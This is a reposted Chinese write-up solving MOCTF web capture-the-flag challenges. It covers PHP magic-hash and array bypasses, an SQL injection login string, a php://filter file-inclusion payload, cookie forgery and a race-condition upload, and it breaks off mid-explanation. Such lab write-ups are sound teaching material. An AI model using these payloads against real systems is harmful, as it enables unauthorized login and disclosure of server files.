

MOCTF-WEB-writeup

转载

[baochigu0818](#) 于 2019-08-02 03:21:00 发布 314 收藏

文章标签: [php](#) [python](#) [数据库](#)

原文链接: <http://www.cnblogs.com/mortals-tx/p/11280004.html>

版权


MOCTF-WEB-writeup

好菜,除了简单的几个题,自己会做,难的都是看老大WP完成的,太菜了

啥姿势都不会,就此记录一下,供日后查看及反省。菜鸡的自我修养

0x01 一道水题

题目链接: <http://119.23.73.3:5001/web1/>



直接F12了解一下, get flag: moctf{easy_source_code}

```
Elements Console Sources Network Performance
<!doctype html>
<html lang="zh">
  <head>...</head>
  <body oncontextmenu="self.event.returnValue=false" == $0
    <div class="container">...</div>
    <div style="text-align:center;margin:50px 0; font:normal 14px
      YaHei';">
    </div>
    <!--Flag: moctf{easy_source_code} -->
    <!--By:daoyuan-->
  </body>
</html>
```

0x02 还是水题

题目链接: <http://119.23.73.3:5001/web2/>

F12查看源码。

请输入moctf:

Wrong Answer!

```
<html>
  <head>...</head>
  <body> == $0
    <form action="/./index.php" method="post">
      "
      请输入moctf:
      "
      <input type="password" value disabled="disabled" name="password" maxlength="4">
      <input type="submit" value="提交">
    </form>
    "
    Wrong Answer!
    "
  </body>
</html>
```

直接删了

改为5

修改之后，输入moctf提交就可以行了。get flag: moctf{break_the_html}

应用 Google 百度一下, 你就知道 社区 GITHub 练习平台 娱乐

请输入moctf:

Flag: moctf{break_the_html}

```
<html>
  <head>...</head>
  <body>
    <form action="/./index.php" method="post">
      "
      请输入moctf:
      "
      <input type="password" value disabled="disabled" name="password" maxlength="5">
      <input type="submit" value="提交">
    </form>
    "
    Flag: moctf{break_the_html}"
    <!--By:daoyuan-->
  </body>
</html>
```

0x03 访问限制

题目链接: <http://119.23.73.3:5001/web3/>

BP抓包，将代理的浏览器设置为NAIVE，重新发包。get flag: moctf{http_header_1s_easy}

只允许使用NAIVE浏览器访问!

Burp Suite Professional v2.0beta - Temporary Project - licensed to By Jas502n

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Go Cancel < > Target: http://119.23.73.3:5001

Request

Raw Headers Hex

```
GET /web3/ HTTP/1.1
Host: 119.23.73.3:5001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 01 Aug 2019 13:53:26 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Vary: Accept-Encoding
Content-Length: 206
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<center>Flag: moctf{http_header_1s_easy}</center><!--By.daoyuan--></body>
```

0x04 机器蛇

题目链接: <http://119.23.73.3:5001/web4/>


F12查看源码

Begin


Elements Console Sources Network

```
<!doctype html>
<html lang="zh-CN">
  <head>...</head>
  <body onload="Snake.init();" == $0
    <center>...</center>
    <center>...</center>
    <!--robots.txt-->
  </body>
</html>
```

然后访问robots.txt



最后访问图中的地址，即可获得Flag



get flag: mctf{g00d_r0bots_txt}

0x05 PHP黑魔法

题目链接: <http://119.23.73.3:5001/web5/>

这题，输了index.php，看不到任何东西，也不会跳转到其他页面，题目给的提示也没说php~

我太难了(自己太菜)

PHP黑魔法

100

好像有源码

[传送门](#)

Flag

Submit

根据大佬们之前做的，访问index.php~，查看源码

```
<!DOCTYPE html>
<!--html lang="zh-CN">
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<body>
<?php

    $flag="moctf{*****}";

    if (isset($_GET['a'])&&isset($_GET['b'])) {
        $a=$_GET['a'];
        $b=$_GET['b'];

        if($a==$b)
        {
            echo "<center>Wrong Answer!</center>";
        }
        else {
            if(md5($a)==md5($b))
            {
                echo "<center>".$flag."</center>";
                echo "By:daoyuan";
            }
            else echo "<center>Wrong Answer!</center>";
        }
    }
    else echo "<center>濂藉儂灏或簡籛迳粗浚</center>";
?>
</body>
</html-->
```

根据源码，知道需要GET传参的a和b不能相等，而且md5之后的a=b，从这 `if(md5($a)==md5($b))` 中的==可以知道，可以利用MD5特性来解决

PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0E"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后

其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。

可以用两种方法绕过

1、直接将需要传参的值赋成如下就行了，md5之后是相等的：

```
QNKCDZO
240610708
s878926199a
s155964671a
s214587387a
s214587387a
sha1(str)
sha1('aaroZm0k')
sha1('aaK1STfY')
sha1('aa08zKZF')
sha1('aa30FF9m')
//比如说URL传参为
//http://119.23.73.3:5001/web5/index.php?a=240610708&b=QNKCDZO
```

2、利用MD5不能处理数组的特性绕过也行

```
//这里根据题意，a,b不相等，md5($a)==md5($b)，如下传参也行，URL中的69，自己随意改，不相等就行
```

```
http://119.23.73.3:5001/web5/index.php?a[]=6&b[]=9
```

最后的flag为：moctf{PHP_1s_b4st_language}

0x06 我想要钱

题目链接：<http://119.23.73.3:5001/web6/>

打开得到源码

```

<?php
include "flag.php";
highlight_file(__FILE__);

if (isset($_GET['money'])) {
    $money=$_GET['money'];
    if(strlen($money)<=4&&$money>time()&&!is_array($money))
    {
        echo $flag;
        echo "<!--By:daoyuan-->";
    }
    else echo "Wrong Answer!";
}
else echo "Wrong Answer!";
?>

```

Wrong Answer!

代码审计。想要获得Flag，需要满足三个条件：


//money的长度小于4、money的值大于time、最后不能为数组

```
if(strlen($money)<=4&&$money>time()&&!is_array($money))
```

money使用科学计数就可以了，长度小，数值大。

比如?money=3e9

get flag: moctf{l_ne4d_much_m0ney}



```

<?php
include "flag.php";
highlight_file(__FILE__);

if (isset($_GET['money'])) {
    $money=$_GET['money'];
    if(strlen($money)<=4&&$money>time()&&!is_array($mon
    {
        echo $flag;
        echo "<!--By:daoyuan-->";
    }
    else echo "Wrong Answer!";
}
else echo "Wrong Answer!";
?>

```

moctf{l_ne4d_much_m0ney}

0x07 登录就对了

题目链接: <http://119.23.73.3:5002/index.php>

用户名

admin' and 1=1 #

密码

密码

登录

构造万能密码，直接就可以登录成功，登录成功之后，F12查看源码即可获得Flag，get flag:
moctf{SQLi_Log_1n_4asy}

这里讲的万能密码还不错：<https://www.freebuf.com/column/150063.html>

0x08 文件包含

题目链接：<http://119.23.73.3:5001/web8/index.php?file=welcome.txt>

查看源码，发现有一个flag.php，根据题目文件包含，可以用php://filter伪协议来读取flag的内容

payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php

关于php://filter伪协议的相关知识，这里说的不错 <https://www.leavesongs.com/PENETRATION/php-filter-magic.html>

打开之后会得到一串字符，直接base64解码即可看到flag

get flag: moctf{f1le_includ4_e5sy}

0x09 暴跳老板

题目链接：<http://119.23.73.3:5006/web1/>

hint: 老板暴跳如雷，骂道：你怎么又没有按照我的意愿发邮件？

发啥都不管用，只会这样弹窗

119.23.73.3:5006 显示

Please POST your email by Dear!

确定

BP抓包试试

Target: http://119.23.73.3

Request

Raw Params Headers Hex

```
POST /web1/do.php HTTP/1.1
Host: 119.23.73.3:5006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Connection: close
Referer: http://119.23.73.3:5006/web1/post.html
Upgrade-Insecure-Requests: 1
```

postText=hello+word

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 01 Aug 2019 15:13:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Dear: MyBoss
Vary: Accept-Encoding
Content-Length: 147
Connection: close
Content-Type: text/html
```

<script language=javascript>alert('Please POST your email by Dear!');</script><script language=javascript>>window.location='index.php';</script>

根据题目提示，安装他说的发送，以及弹窗，应该用Dear的名义发送MyBoss过去

Target: http://119.23.73.3:

Request

Raw Params Headers Hex

```
POST /web1/do.php HTTP/1.1
Host: 119.23.73.3:5006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Connection: close
Referer: http://119.23.73.3:5006/web1/post.html
Upgrade-Insecure-Requests: 1
```

postText=&Dear=MyBoss

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 01 Aug 2019 15:19:06 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Dear: MyBoss
Vary: Accept-Encoding
Content-Length: 137
Connection: close
Content-Type: text/html
```

<script language=javascript>alert('moctf{00.oo_BB0o_0os}');</script><script language=javascript>>window.location='index.php';</script>

get flag: moctf{00.oo_BB0o_0os}

0x10 Flag在哪？

题目链接: <http://119.23.73.3:5001/web7/>

打开网页，有一个getflag的链接，点击去啥也没有，There is no flag!

御剑扫一波，扫不到东西，BP打开，抓包试试。可以看到Response里面

Location有新的链接地址，复制发包，最后又回到了最开始的位置，果然

人不能忘了初心，如果人人都初心哥，是不是可以迎娶白富美了（嘤嘤嘤）

想不到，看看表哥们的姿势。

emmmmmm 歌曲？PPAP Pen Pineapple Apple Pen

好吧，将之前得到的组合一下flagfrog.php，访问，即可获得flag

之前获得的

/where_is_flag.php
/flag.php
/I_have_a_frog.php
/I_have_a_flag.php
/no_flag.php

Request

Raw Headers Hex

```
GET /web7/flagfrog.php HTTP/1.1
Host: 119.23.73.3:5001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://119.23.73.3:5001/web7/
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex Render

```
HTTP/1.1 302 Found
Date: Thu, 01 Aug 2019 15:34:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Location: ./no_flag.php
Content-Length: 31
Connection: close
Content-Type: text/html
```

Flag: moctf{wh4re_1s_The_F149}

get flag: moctf{wh4re_1s_The_F149}

0x11 美味的饼干

题目链接: <http://119.23.73.3:5001/web9/>

登录页面, 直接使用admin登录就可以登录成功, 密码都不需要。BP抓包看看

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /web9/ HTTP/1.1
Host: 119.23.73.3:5001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Connection: close
Referer: http://119.23.73.3:5001/web9/
Upgrade-Insecure-Requests: 1
```

user=admin&pass=

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 01 Aug 2019 15:45:12 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: login=ZWUxMWNiYjE5MDUyZTQwYjA3YWYjMGNhMDYwYzIzZWU%3D
Vary: Accept-Encoding
Content-Length: 493
Connection: close
Content-Type: text/html; charset=utf-8
```

登录成功! 欢迎admin<!--只有admin才有flag--><html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
</head>
<body>

<div class="container" align="center">
<form method="POST" action=".">
<p><input name="user" type="text" placeholder="Username"></p>
<p><input name="pass" type="password" placeholder="Password"></p>
<p><input value="Login" type="submit"/></p>
</form>
</div>
</body>
</html>

而且题目为美味的饼干 emmmm cookie?

多次登录BP, 发现这里的Cookie是一个定值

%3D 是等号 (=), base64解码一波

ZWUxMWNiYjE5MDUyZTQwYjA3YWVjMGNhMDYwYzIzZWU%3D

↑ %3D改为=

编码 字符集

ee11cbb19052e40b07aac0ca060c23ee

发现里面的字符都是0-9, a-f, MD5解密, 解密之后为user, 前面用户输入的是admin, 这里解密出来为user, 那么将admin先进行md5加密, 再base64加密, 然后添加到cookie继续发包即可获得flag

Request

Raw Params Headers Hex

Name	Value
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)...
Accept	text/html,application/xhtml+xml,application/xml;q=...
Accept-Language	zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;...
Accept-Encoding	gzip, deflate
Content-Type	application/x-www-form-urlencoded
Content-Length	16
Connection	close
Referer	http://119.23.73.3:5001/web9/
Upgrade-Insecure-Requests	1
Cookie	login=MjE5MzJmMjk3YTU3YTZhNzQzODk0YTBIN...

user=admin&pass=

Response

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Date: Thu, 01 Aug 2019 15:54:22 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Set-Cookie: login=ZWUxMWNiYjE5MDUyZTQwYjA3YWVjMGNhMDYwYzIzZWU%3D
Vary: Accept-Encoding
Content-Length: 106
Connection: close
Content-Type: text/html; charset=utf-8

登录成功! 欢迎admin<!--只有admin才有flag--><!--moctf{Co0kie_is_1nter4sting}>><!--By:daoyuan-->


```

get flag: moctf{Co0kie_is_1nter4sting}

0x12 没时间解释了

题目链接: <http://119.23.73.3:5006/web2/index2.php>

御剑扫描, 发现新大陆。



访问试试

全 | 119.23.73.3:5006/web2/upload.php?action=upfile

百度一下, 你就知道 社区 Github 练习平台



Filename

Content

提交之后, 得到一串字符: Flag is here,come on~


http://119.23.73.3:5006/web2/uploads/1338ecebb918f207a7de77008477d150d892c8d4/flag

访问之后, Too Show, 不管提交什么, 他前面的地址都一样, 但是访问的时候, 又看不到, 应该是提交之后, 服务器再很短的时间又给删除了。


所以, 去访问的时候总是得不到想要的。本题考查的是条件竞争, 直接利用BP里面的Intruder模块进行爆破, 来获取

需要进行两次抓包, 同时发送包, 来达到短时间获取


先抓提交页面的包



然后设置Payload，这里因为我们没有payload，所以选择Null payload，下面的continue indefinitely就是持续发送，一直请求设置完成之后，开始攻击（start attack）



开始攻击之后，放在后台，让他持续发送。接下来继续抓第二个包。



和上面一样的设置，然后发送攻击。

The screenshot shows a web proxy tool interface. At the top, there is a table with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The table contains 10 rows of data. Row 1 is highlighted in orange and has a red arrow pointing to it from the right. Below the table, there are tabs for 'Request' and 'Response', with 'Response' selected. Underneath, there are tabs for 'Raw', 'Headers', and 'Hex', with 'Raw' selected. The raw response content is displayed below the tabs, showing an HTTP 200 OK status and various headers. A red underline is present under the body content of the response.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	229	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	255	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	229	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	229	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	229	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	229	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	229	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	229	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	255	
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>	255	

Request Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 01 Aug 2019 16:25:15 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 01 Aug 2019 16:25:15 GMT
ETag: W/"21-58f10afd56e3f"
Accept-Ranges: bytes
Content-Length: 33
Connection: close

moctf{y0u_n4ed_f4st} by:daoyuan

get flag: moctf{y0u_n4ed_f4st}

0x13 死亡退出

题目链接: <http://119.23.73.3:5003/>

代码审计

```
<?php
show_source(__FILE__);
$c="<?php exit;?>";
@$c.=$_POST['c'];
@$filename=$_POST['file'];
if(!isset($filename))
{
file_put_contents('tmp.php', '');
}
@file_put_contents($filename, $c);
include('tmp.php');
?>
```

先看看代码

首先先定义可一个变量c，里面为一个php代码，退出功能。

接着是以post的方式获取变量c，这里 .= 表示他会和上面变量c的内容链接起来。

除了post变量c，下面还post了file，那么就是需要同时传c和file来获取flag吧

接下来是函数 `file_put_contents`:

`file_put_contents` () 函数把一个字符串写入文件中。

该函数访问文件时, 遵循以下规则:

1. 如果设置了 `FILE_USE_INCLUDE_PATH`, 那么将检查* `filename` *副本的内置路径
